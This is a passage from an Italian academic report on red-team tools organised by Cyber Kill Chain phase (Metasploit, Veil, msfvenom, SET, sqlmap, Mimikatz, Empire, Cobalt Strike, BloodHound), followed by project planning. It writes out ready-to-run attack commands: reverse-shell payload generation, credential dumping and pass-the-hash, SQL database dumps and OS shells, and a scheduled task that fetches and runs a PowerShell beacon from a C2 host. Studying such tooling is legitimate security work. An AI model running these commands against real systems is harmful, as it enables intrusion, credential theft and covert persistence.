- **Exploit:** Codici che sfruttano vulnerabilità specifiche per ottenere accesso non autorizzato a un sistema.
- **Payload:** Codici eseguiti dopo l'exploit, come shell remote o installazione di backdoor.
- **Auxiliary Modules:** Strumenti per attività come scansione di rete, fuzzing e raccolta di informazioni.
- **Encoders:** Moduli che offuscano i payload per eludere i sistemi di rilevamento.
- **Nop Generators:** Moduli che generano istruzioni "No Operation" per mantenere la stabilità degli exploit.

Ricerca dell'exploit

```
search ms17-010
```

Figura 16 - Ricerca exploit

Selezione dell'exploit

```
use exploit/windows/smb/ms17_010_eternalblue
```

Figura 15 - Selezione exploit

Configurazione dei parametri

```
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50
```

Figura 17 - Configurazione parametri metasploit

Scelta del payload

```
set PAYLOAD cmd/unix/interact
```

Figura 18 - scelta payload metasploit

Esecuzione dell'exploit

```
exploit
```

Figura 19 - esecuzione exploit metasploit

(Se l'exploit ha successo, si ottiene una sessione Meterpreter sul sistema target)

Uso di Meterpreter (Payload Avanzato)

```
sessions -i 1      # Accedi alla sessione attiva
sysinfo           # Informazioni sul sistema
getuid            # Mostra l'utente attuale
hashdump          # Dump delle password locali (Windows)
screenshot        # Screenshot desktop
shell             # Accedi alla shell del sistema
```

Figura 20 - Meterpreter

Moduli Post-Exploitation

Dopo aver ottenuto l'accesso, puoi caricare moduli per:

- Persistence
- Lateral movement
- Credential harvesting
- Dump di token o chiavi di registro
- Escalation dei privilegi

```
use post/windows/gather/hashdump
use post/multi/manage/autoroute
use post/linux/gather/enum_configs
```

Figura 21 - moduli post-exploitation

Punti di Forza

- **Modularità estrema:** ogni parte (exploit, payload, post) è componibile.
- **Database aggiornato:** costante aggiornamento degli exploit CVE.
- **Script NSE-like:** supporto per automazioni via resource scripts.
- **Payload avanzati (Meterpreter)** con supporto per proxy, encryption, persistence.
- **Interfaccia CLI e GUI (Armitage o Cobalt Strike).**
- **Perfetta integrazione con MSFvenom, Veil, Empire, BloodHound e strumenti OSINT.**

Utilizzi Tipici in Red Teaming

Scenario	Esempio con Metasploit
Exploit remoto su vecchio software	MS17-010 (EternalBlue), vsftpd 2.3.4
Shellcode + Delivery via PDF/EXE	Con payload generati da MSFvenom
Payload evasivo + Listener	Veil + multi/handler
Post-exploitation Windows	hashdump, getsystem, persistence
Lateral movement	psexec, autoroute, pivoting via sessions

Veil

Veil è un framework open-source sviluppato con l'obiettivo di generare **payload completamente evasivi**, in grado di bypassare sistemi antivirus, EDR e analisi statica/dinamica. È utilizzato per **nascondere backdoor e shellcode** all'interno di file eseguibili o script apparentemente legittimi.

A differenza di MSFvenom, Veil si concentra su **evasione e persistenza**, sfruttando tecniche come:

- Crypter e packer personalizzati.
- Offuscamento del codice.
- Wrapper in Python, C, Powershell.
- Encrypting del payload con chiave runtime.

Il suo focus è l'evasione, quindi viene spesso usato **dopo la generazione del payload** con MSFvenom, per mascherarlo.

Scelta di un payload evasivo

```
[> Veil-Evasion] list available payloads
[> Veil-Evasion] use python/meterpreter/rev_tcp
```

Figura 22 - scelta payload Veil

Configurazione dei parametri

```
set LHOST 192.168.1.15
set LPORT 4444
generate
```

Figura 23 - Configurazione parametri Veil

Output

```
Payload written to: /var/lib/veil/output/compiled/sneaky_payload.exe
```

Figura 24 - Output Veil

(Puoi poi usarlo in una campagna di delivery (es. email, drive-by, USB))

Vantaggi nell'uso Red Team

- Bypass di antivirus moderni anche con firme aggiornate.
- Generazione semplice ma personalizzabile.
- Si integra perfettamente in **simulazioni reali** (APT, phishing, USB drop).
- Ottimo per scenari in cui l'accesso deve **passare inosservato** o sopravvivere alla scansione.

Punti di Forza

- **Altissimo livello di stealth** rispetto a payload standard.
- Supporto per diversi linguaggi di output (Python, C, Powershell, Ruby).
- Continui aggiornamenti per evadere nuovi engine antivirus.
- Utilizzabile sia per payload generati esternamente (es. MSFvenom), sia in autonomia.
- Automatizzabile e integrabile in pipeline offensive.

MSFvenom

MSFvenom è lo strumento ufficiale di Metasploit per la **generazione di payload personalizzati** e la loro eventuale **offuscazione**, utile per la fase di **weaponization** in un attacco Red Team. È nato dalla fusione dei tool msfpayload e msfencode in un'interfaccia unica e coerente. Viene comunemente utilizzato per creare **eseguibili dannosi, script PowerShell, shellcode o file iniettati in formati comuni** come PDF, EXE o HTA.

È ideale per:

- Generare **reverse shell** e **bind shell**.
- Iniettare payload in file comuni per bypassare controlli di sicurezza.
- Automatizzare la **delivery** tramite file weaponizzati.

MSFvenom supporta centinaia di payload compatibili con:

- Windows
- Linux
- macOS
- Android
- Web (PHP, ASP, JSP)

Generazione di un eseguibile Windows con Meterpreter

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o shell.exe
```

Figura 25 - Generazione eseguibile Meterpreter

- -p: Payload da generare
- LHOST/LPORT: Parametri per la reverse connection
- -f: Formato di output (exe, elf, psh, asp, raw, c, python, ecc.)
- -o: File output generato

Punti di Forza

- Ampio supporto per **piattaforme e formati**.
- Combinabile con Metasploit per handler automatici.
- Utile per creare **payload fileless o facilmente trasportabili**.
- Supporta **obfuscation avanzata** con encoder.
- Ottimo per scenari **customizzati**: può essere usato in script, shellcode, exploit artigianali.

1.3 Strumenti di Consegna (Delivery Tools)

1.3.1 Descrizione

La fase di **Delivery** (consegna del payload) è una delle più critiche nella **Cyber Kill Chain**, poiché rappresenta il momento in cui l'attaccante invia il **payload malevolo** al target con lo scopo di ottenere **esecuzione del codice** sul sistema vittima.

Questa fase è essenziale per il successo dell'attacco e può essere realizzata attraverso **diversi vettori di attacco**, tra cui:

- **Phishing e Social Engineering** (email fraudolente con allegati malevoli).
- **Attacchi drive-by download** (esecuzione automatica di codice malevolo da un sito web compromesso).
- **Dispositivi USB infetti** (tecniche BadUSB, Rubber Ducky).
- **Compromissione di software legittimi** (supply chain attack).
- **Man-in-the-Middle (MitM)** (attacchi su reti non sicure).

L'obiettivo finale è **convincere la vittima a eseguire il payload o sfruttare vulnerabilità nei protocolli di comunicazione per distribuirlo automaticamente**.

1.3.2 Obiettivi

- Inviare il payload alla vittima senza essere rilevati dai sistemi di sicurezza.
- Utilizzare metodi di ingegneria sociale per aumentare il tasso di successo dell'attacco.
- Sfruttare canali affidabili per far sembrare il payload legittimo.
- Minimizzare l'interazione richiesta alla vittima (attacchi automatici).
- Bypassare firewall, antivirus e meccanismi di protezione delle email.

1.3.3 Strumenti

SET (Social-Engineer Toolkit)

Il **Social-Engineer Toolkit (SET)** è uno dei framework più avanzati per la creazione di attacchi di **ingegneria sociale**, sviluppato per **automatizzare attacchi di phishing, clonazione di siti web e distribuzione di payload malevoli**.

Funzionalità principali:

- Creazione di **email fraudolente con allegati malevoli**.
- Clonazione di siti web per rubare credenziali (ad es. pagine di login).
- Generazione di **backdoor e file infetti** per Windows, macOS e Linux.
- Attacchi combinati con exploit di Metasploit.

Navigazione:

- Social-Engineering Attacks
- Spear-Phishing Attack Vectors
- Create a FileFormat Payload
- Microsoft Word (Macro)

Scelta del payload (es. reverse_tcp con Meterpreter):

- windows/meterpreter/reverse_tcp
- Configurazione di LHOST e LPORT

SET genera:

- Il **documento Word weaponizzato**
- Il listener Metasploit corrispondente

Vantaggi in Red Teaming

- Automatizza tutto il processo da payload a invio email.
- Simula **attacchi phishing avanzati** senza dover scrivere codice.
- Permette la creazione di scenari **realistici e su misura** per la vittima.
- Eccellente per testare la **postura difensiva delle risorse umane** (training, awareness, resilienza).

Punti di forza

- Ottimo per testare l'efficacia del **fattore umano**.
- Ampia varietà di tecniche simulate.
- Facile da automatizzare e combinare con altri strumenti offensivi.

Gophish

Gophish è un framework open-source per la gestione di **campagne di phishing simulato**, con una **interfaccia web intuitiva**, perfetta per valutare il comportamento degli utenti aziendali di fronte a email sospette. È spesso usato nella fase di **pre-delivery** e come strumento di awareness training.

A differenza di SET, Gophish è più orientato al **monitoraggio dell'interazione dell'utente** (es. clic su link, invio di dati, apertura allegati), con meno enfasi sulla parte payload/exploit.

Funzionalità principali

- Editor drag-and-drop per email HTML.
- Tracciamento dei click su link e apertura allegati.
- Creazione di landing page personalizzate.
- Report dettagliati sull'efficacia della campagna.

Utilizzo tipico

1. Setup su server (es. <http://localhost:3333>)
2. Creazione di template email e target list
3. Invio della campagna e monitoraggio dei risultati

Vantaggi in Red Teaming

- Ottimo per **valutazioni comportamentali** su larga scala.
- Utilizzabile anche da team non tecnici.
- Fornisce **metriche chiare**: % di clic, % compromessi, tempo di reazione.
- Utile anche per audit e compliance.

Punti di forza

- Ideale per **simulare e misurare** la consapevolezza degli utenti.
- Facile da usare, interfaccia web chiara.
- Utile per testare l'efficacia dei filtri antiphishing aziendali.

1.4 Strumenti di Sfruttamento (Exploitation Tools)

1.4.1 Descrizione

La fase di **Exploitation** rappresenta il momento in cui il payload consegnato al sistema target viene **attivato per ottenere accesso iniziale**. Questo avviene sfruttando **una vulnerabilità tecnica o umana** scoperta durante la ricognizione o attivata tramite la consegna.

L'obiettivo principale è eseguire **codice arbitrario** o ottenere **l'accesso al sistema target**, guadagnando una sessione attiva (shell, Meterpreter, VNC, ecc.) per eseguire operazioni post-exploitation.

Le vulnerabilità sfruttabili possono includere:

- **Vulnerabilità software note (CVE)** in servizi di rete o applicazioni (es. SMB, RDP, HTTP)
- **Buffer overflow, RCE, LFI/RFI**
- **Configurazioni errate**
- **Script vulnerabili**
- **Interazione umana (macro, script, file HTA)**
- **Privilege escalation local exploit** dopo accesso iniziale

1.4.2 Obiettivi

- Sfruttare vulnerabilità note o zero-day per ottenere accesso al sistema.
- Eseguire codice malevolo su macchine target.
- Compromettere applicazioni web e database per accedere a dati sensibili.
- Escalation dei privilegi per ottenere il massimo controllo del sistema.
- Preparare la fase di post-exploitation per mantenere il controllo della macchina compromessa.

1.4.3 Strumenti

Metasploit

(già descritto nella fase di Weaponization)

SQLmap

SQLmap è uno strumento open-source automatizzato per **scoprire ed sfruttare vulnerabilità SQL Injection**. È estremamente potente e capace di:

- Identificare **vulnerabilità SQLi** (error-based, time-based, blind)
- Eseguire **dump completo dei database**
- Eseguire **comandi di sistema via SQL**
- Ottenere **shell sul database o sul sistema operativo**

SQLmap è il riferimento per **test automatici e mirati di sicurezza applicativa**. Può funzionare sia da solo, sia integrato con Burp Suite o in pipeline CI/CD.

Funzionalità principali:

- **Individuazione automatica delle vulnerabilità SQLi** su applicazioni web.
- **Dump del database** per estrarre dati sensibili (es. credenziali, carte di credito).
- **Escalation dei privilegi e esecuzione di comandi di sistema** tramite SQL Injection.

Test automatico e dump

```
sqlmap -u "http://target/page.php?id=5" --dbs
sqlmap -u "http://target/page.php?id=5" -D users -T accounts --dump
```

Figura 26 - Test automatico e dump SQLMap

Esecuzione comandi di sistema (Windows)

```
sqlmap -u "http://target/page.php?id=1" --os-shell
```

Figura 27 - SQLMap esecuzione comando di sistema

Punti di forza in Red Teaming

- Rilevamento **completo e personalizzabile** di SQLi.
- Supporta **attacchi automatizzati e persistenti**.
- Ottimo per **esfiltrazione rapida di dati sensibili**.
- Può essere **integrato con proxy e strumenti di fuzzing**.
- Scriptabile: ideale in Red Teaming continuo o su larga scala.

Mimikatz

Mimikatz è uno strumento open-source sviluppato da **Benjamin Delpy** (aka gentilkiwi) che consente di **estrarre credenziali, hash, token di accesso e chiavi di cifratura** dalla memoria dei sistemi Windows.

È uno dei tool più noti e potenti per:

- **Dump delle password in chiaro**
- **Estrazione di hash NTLM**
- **Pass-the-Hash / Pass-the-Ticket**
- **Dump di credenziali da LSASS**
- **Escalation di privilegi e manipolazione di token**

È spesso rilevato dagli antivirus, ma può essere **modificato, offuscato o eseguito in memoria** per bypassare i controlli.

Funzionalità principali:

- **Estrazione di credenziali in chiaro dalla memoria.**
- **Pass-the-Hash (PTH)** per autenticarsi con hash NTLM senza conoscere la password.
- **Attacchi Kerberos** per ottenere accesso persistente ai domini Windows.

Dump di credenziali

dalla memoria

```
privilege::debug
sekurlsa::logonpasswords
```

Figura 29 - Dump credenziali Mimikatz

Pass-the-Hash (accesso senza password)

```
sekurlsa::pth /user:Administrator /domain:LAB /ntlm:94a...bcf /run:cmd.exe
```

Figura 28 - Pass-the-hash Mimikatz

Punti di forza in Red Teaming

- Recupero **credenti reali in memoria** (no brute force!)
- Ottimo per accesso successivo e **movimento laterale**
- Strumento **essenziale nei test Active Directory**
- Facilmente integrabile in script PowerShell o C++
- Supporta scenari **fileless** (esecuzione in memoria via Invoke-Mimikatz)

1.5 Strumenti di Persistenza e Installazione (Installation & Persistence Tools)

1.5.1 Descrizione

La fase di **Installazione e Persistenza** ha come obiettivo quello di **stabilire un accesso duraturo** e riutilizzabile al sistema compromesso, anche dopo reboot, logout o disconnessione della sessione iniziale. In un contesto Red Team, questa fase simula le tecniche utilizzate da attori reali per “**piantare una bandiera**” nel **sistema** e poter tornare successivamente.

Le tecniche di persistenza variano a seconda del sistema operativo e del livello di accesso ottenuto (utente normale, root, SYSTEM). Alcuni approcci comuni includono:

- Modifica di **chiavi di registro** per eseguire script all'avvio (Windows)
- **Servizi persistenti** o task pianificati
- **Backdoor C2** sempre attive (es. reverse shell, beaconing)
- **Modifica di file di sistema o script di login**
- **Impianto di payload fileless** in memoria o WMI (Windows Management Instrumentation)
- **Moduli kernel rootkit o hook di librerie** in Linux

1.5.2 Obiettivi

- Creare un accesso persistente al sistema compromesso.
- Garantire la sopravvivenza del payload dopo un riavvio del sistema.
- Evitare il rilevamento da parte degli strumenti di sicurezza.
- Nascondere la presenza dell'attaccante per operazioni a lungo termine.
- Utilizzare tecniche di stealth per evitare che la persistenza venga rimossa dalla vittima o dagli amministratori IT.

1.5.3 Strumenti

Empire Agent / Listeners

Empire è un framework post-exploitation e C2 (Command & Control) open-source sviluppato per eseguire attacchi avanzati in ambienti Windows (e ora anche Linux/macOS). La sua potenza sta nella capacità di operare in maniera **fileless**, **evasiva e modulare**, sfruttando linguaggi nativi del sistema (es. **PowerShell** e **Python**).

Empire supporta:

- **Persistenza stealth**
- **Gestione di agenti remoti**
- **Movimento laterale**
- **Post-exploitation** avanzata
- **Integrazione con Metasploit, Mimikatz e altri tool**

Empire si basa sul concetto di "**listener**" (che riceve le connessioni dagli "agents") e "**stager**" (che viene eseguito sul target per piantare l'agente).

Funzionalità principali:

- **Evasione degli antivirus** con payload in **PowerShell** e **Python**.
- **Persistenza avanzata** tramite modifiche al registro di sistema e pianificazione di attività automatiche.
- **Movimento laterale** tra dispositivi della rete.

Esempio: Persistenza via Task Scheduler

```
usemodule persistence/elevated/schtasks
set Agent STG01
set TaskName WindowsUpdate
set Listener https_https
execute
```

Figura 30 - Persistenza via Task Scheduler Empire

Vantaggi in Red Teaming

- **Fileless**: tutto eseguito in memoria (evade antivirus)
- **Controllo centralizzato su più target**
- Integrazione perfetta con **persistence**, **recon** e **credential access**
- Supporta **Jitter**, **killdate**, **profilo operativo personalizzato**
- Grande community e moduli aggiornati

Cobalt Strike

Cobalt Strike è uno strumento **commerciale di Red Teaming e Adversary Simulation**, sviluppato da Strategic Cyber LLC. È ampiamente utilizzato per **operazioni simulate di APT (Advanced Persistent Threat)**. A differenza di Empire, Cobalt Strike ha un'interfaccia **GUI completa** e si integra perfettamente con Metasploit, Mimikatz, PowerView, e altri strumenti offensivi.

Il cuore di Cobalt Strike è il **Beacon**, un payload avanzato che supporta:

- **Command & Control flessibile**
- **Persistenza automatica**
- **Exfiltration e movimento laterale**
- **Aggiramento EDR con moduli custom (malleable profiles)**

Funzionalità principali:

- **Beacon Payload**, un agente avanzato che consente all'attaccante di eseguire comandi da remoto.
- **Tecniche di offuscamento avanzate per evitare il rilevamento.**
- **Persistenza tramite attacchi Windows WMI, modifiche al registro e attivazione di processi nascosti.**

Esempio: Persistenza con task pianificato

```
schtasks /create /tn "SysMaintenance" /tr "powershell -w hidden -c IEX((New-Object Net.WebClient).DownloadString('http://c2/beacon.ps1'))" /sc minute /mo 5
```

Punti di forza in Red Teaming

- Tool **professionale per engagement complessi**
- Massima **stealth e evasione**
- Funzionalità **C2 avanzate**
- Integrazione con BloodHound, SharpHound, CrackMapExec
- **Profilazione operativa** (C2 framework simulato come gruppo APT)

1.6 Strumenti di Comando & Controllo (Command & Control - C2)

1.6.1 Descrizione

La fase di **Command & Control (C2)** prevede la creazione e gestione di un **canale di comunicazione tra l'attaccante (Red Team) e il sistema compromesso**.

Attraverso questo canale, è possibile inviare comandi, ricevere output, esfiltrare dati, caricare moduli, espandersi lateralmente nella rete, mantenere la persistenza e coordinare ulteriori fasi di attacco.

Un'infrastruttura C2 ben progettata deve garantire:

- **Stealth:** comunicazione camuffata per eludere IDS/IPS e EDR
- **Affidabilità:** connessione stabile e riconnessione automatica
- **Controllo remoto completo:** esecuzione comandi, file upload/download, keylogger, ecc.
- **Flessibilità di protocollo:** HTTP, HTTPS, DNS, SMB, e persino social media
- **Multi-target:** gestione simultanea di più agenti

1.6.2 Obiettivi

- Stabilire una comunicazione affidabile con i sistemi compromessi.
- Evitare il rilevamento da parte dei sistemi di sicurezza.
- Mantenere l'accesso ai dispositivi compromessi nel tempo.
- Permettere l'esfiltrazione di dati e il controllo remoto delle macchine.
- Utilizzare tecniche di evasione avanzate per nascondere il traffico malevolo

1.6.3 Strumenti

Cobalt Strike

(descritto nella fase di Installation & Persistence Tools)

Empire

(descritto nella fase di Installation & Persistence Tools)

1.7 Strumenti per le Azioni sugli Obiettivi (Actions on Objectives Tools)

1.7.1 Descrizione

La fase **Actions on Objectives** rappresenta **lo scopo finale** dell'attacco, ovvero la realizzazione pratica dell'intento del Red Team: può trattarsi di **esfiltrazione di dati sensibili, movimento laterale, accesso a server critici, manomissione, impersonificazione o distruzione controllata** di dati.

Questa fase avviene **dopo aver ottenuto un accesso stabile e persistente** al sistema e può essere prolungata nel tempo. In scenari simulati, l'obiettivo può essere concordato con l'azienda per verificare l'efficacia delle difese in caso di "compromissione totale".

Gli obiettivi possono variare a seconda del tipo di attacco:

- **Esfiltrazione di dati sensibili** (es. credenziali, informazioni finanziarie, proprietà intellettuale).
- **Sabotaggio e distruzione di dati** (es. ransomware, wiping).
- **Movimento laterale per compromettere altre macchine.**
- **Escalation dei privilegi per ottenere il controllo totale dell'infrastruttura IT.**

1.7.2 Obiettivi

- Esfiltrazione di informazioni sensibili senza essere rilevati.
- Escalation di privilegi per ottenere accesso amministrativo completo.
- Movimento laterale per espandere il controllo su altri sistemi della rete.
- Sabotaggio o crittografia dei dati per attacchi ransomware.
- Installazione di ulteriori meccanismi di persistenza a lungo termine.

1.7.3 Strumenti

BloodHound + SharpHound

BloodHound è un'applicazione di analisi grafica basata su **Neo4j (graph database)** che consente di mappare e visualizzare le **relazioni e i privilegi** all'interno di una rete Active Directory. Utilizza la teoria dei grafi per identificare **percorsi di escalation di privilegi, movimenti laterali, accessi nascosti e abusi di delega**.


È utilizzato principalmente con **SharpHound**, uno strumento di raccolta dati (data collector) che viene eseguito su uno o più endpoint per raccogliere le informazioni strutturate da BloodHound.

In breve: **SharpHound** raccoglie → **BloodHound** analizza.

Funzionalità principali:

- **Mappatura delle relazioni tra utenti, gruppi e permessi** in Active Directory.
- **Identificazione di vulnerabilità per escalation dei privilegi** (es. utenti con permessi eccessivi).
- **Supporto a query avanzate per trovare attacchi mirati in un dominio Windows.**


Esecuzione standard (Windows .exe)



```
SharpHound.exe -c all
```

Figura 32 - Esecuzione standard SharpHound

Esecuzione via PowerShell:



```
Import-Module .\SharpHound.ps1  
Invoke-BloodHound -CollectionMethod All
```

Figura 31 - Esecuzione via Powershell BloodHound

Output:

Il tool genera uno o più file .json compressi in .zip da importare in BloodHound:

Vantaggi operativi

- Analisi **visiva e strategica** della rete
- Identifica vulnerabilità **che nessuno monitora**, come relazioni ACL
- Supporta engagement **low-noise**
- Facilita **movimento laterale stealth**
- Estremamente utile nei **Red Team orientati ad AD**

Pianificazione e scelta dei tool

Definizione delle funzioni chiave

Conclusa la fase di ricerca ed analisi dello stato dell'arte si è svolto un incontro con il docente relatore per poter determinare il numero di strumenti da integrare ed il loro comportamento atteso. Trattandosi del primo step in qualsiasi attività di pentesting è stato reputato fondamentale fornire una buona base di funzionalità di ricognizione.

Fase Reconnaissance

Per la fase di ricognizione, abbiamo scelto di utilizzare **Amass** e **Nmap**, con l'obiettivo di combinare efficacemente tecniche di raccolta **passiva** e **attiva**. La decisione è stata guidata da una valutazione mirata dell'efficacia operativa, della copertura informativa e della flessibilità dei due strumenti.

Motivazioni e vantaggi dell'uso di Amass:

- Consente una **raccolta di informazioni passiva** e discreta, riducendo al minimo il rischio di rilevamento da parte del target.
- È in grado di **identificare sottodomini e asset esposti** difficilmente rilevabili tramite DNS standard.
- Aggrega dati da **fonti OSINT** e API pubbliche, garantendo **ampia copertura e profondità** nella mappatura esterna.
- Utile nella **fase iniziale**, per delimitare il perimetro e definire target rilevanti per scansioni successive.

Motivazioni e vantaggi dell'uso di Nmap:

- Permette di eseguire **scansioni attive mirate** su host e servizi individuati, completando le informazioni ottenute da Amass.
- Supporta una grande varietà di tecniche di scansione e rilevamento, fornendo **dettagli precisi su porte, servizi e versioni**.
- Utilizzabile in modalità silenziosa o aggressiva, in base al contesto operativo.
- Facilita l'individuazione di **vettori di attacco potenziali**, da approfondire nelle fasi successive (Exploitation).

Vantaggi della combinazione Amass + Nmap:

- La sinergia tra raccolta passiva (Amass) e attiva (Nmap) garantisce una **mappatura completa e bilanciata** della superficie d'attacco.
- Consente di **prioritizzare i target**, evitando scansioni inutili e ottimizzando i tempi.
- Supporta un approccio **graduale e stealth**, particolarmente efficace in contesti simulati di Red Team con elevata sorveglianza.

Pianificazione della transizione: dalla Reconnaissance all'Exploitation

Una volta completata la fase di ricognizione iniziale con **Amass** e **Nmap**, l'obiettivo successivo sarà quello di **analizzare in profondità le vulnerabilità rilevate** per identificare vettori di attacco validi da sfruttare nella fase di **Exploitation**. Questa transizione sarà condotta secondo un piano strutturato, volto a massimizzare l'efficacia tecnica e la coerenza operativa all'interno del ciclo di Red Teaming.

Obiettivo della fase

- Trasformare i dati raccolti nella ricognizione in **punti di ingresso concreti**.
- Collegare i servizi esposti e le versioni individuate da Nmap con **CVE noti e sfruttabili**.
- Preparare exploit specifici e payload mirati per testare la compromissione degli asset.

Step 1 – Scansione avanzata delle vulnerabilità

La pianificazione prevede l'utilizzo del **Nmap Scripting Engine (NSE)** con script mirati per il rilevamento di vulnerabilità note:

- Questa modalità permetterà di ottenere:
 - Versioni precise dei servizi.
 - Corrispondenza automatica con vulnerabilità note (CVE).
 - Prime indicazioni su exploit potenzialmente utilizzabili.

Step 2 – Analisi dei CVE

Le vulnerabilità ottenute saranno successivamente verificate tramite query automatizzate a fonti pubbliche, come:

- Il database di [Vulners](#)
- Il motore di ricerca [Exploit-DB](#)

Questa fase prevede l'integrazione di uno script Python o bash che, a partire dall'output di Nmap, estragga gli identificatori CVE e li verifichi automaticamente, recuperando:

- Descrizione completa
- Punteggio CVSS
- Link diretti agli exploit

Step 3 – Selezione e sviluppo del payload

In base ai CVE analizzati, sarà pianificata la creazione o l'adattamento di **payload specifici**, con i seguenti criteri:

- Utilizzo di **Metasploit Framework** per semplificare il deployment dei payload.
- In alternativa, sviluppo manuale di exploit da repository pubblici (Exploit-DB, GitHub), eventualmente modificati per bypassare misure difensive note.

Obiettivo finale della fase

L'obiettivo della fase di exploitation sarà **ottenere un primo accesso** (initial foothold) al sistema bersaglio.




Figura 33 - Flusso: Dalla Reconnaissance All'Exploitation

Sviluppo e implementazione

Struttura del Progetto

Il progetto è organizzato secondo una struttura modulare e scalabile, pensata per separare in modo netto le responsabilità tra backend, frontend e infrastruttura. Questa suddivisione facilita la manutenzione, l'estendibilità e la collaborazione tra team con competenze diverse (sviluppo backend, frontend, docker).

- **Backend:** contiene tutta la logica applicativa, la gestione del database, le API REST e i moduli di orchestrazione degli strumenti di red teaming.
- **Frontend:** implementa l'interfaccia utente, sviluppata in React, che consente la gestione visuale dei progetti, la consultazione dei report e l'interazione con gli strumenti.
- **Docker:** fornisce i file di configurazione per la containerizzazione e l'orchestrazione dei servizi, garantendo portabilità e facilità di deploy.

Questa organizzazione permette di sviluppare, testare e distribuire ciascuna parte in modo indipendente, pur mantenendo una forte integrazione a livello di flusso dati e funzionalità.




Figura 34 - Struttura progetto

Legenda:

- *backend/*: codice e moduli server-side (API, database, orchestrazione strumenti).
- *frontend/*: codice client-side (React, asset, componenti UI).
- *docker/*: file per la containerizzazione e orchestrazione (Dockerfile, docker-compose).
- File esterni: configurazione, ambiente, documentazione, versionamento.

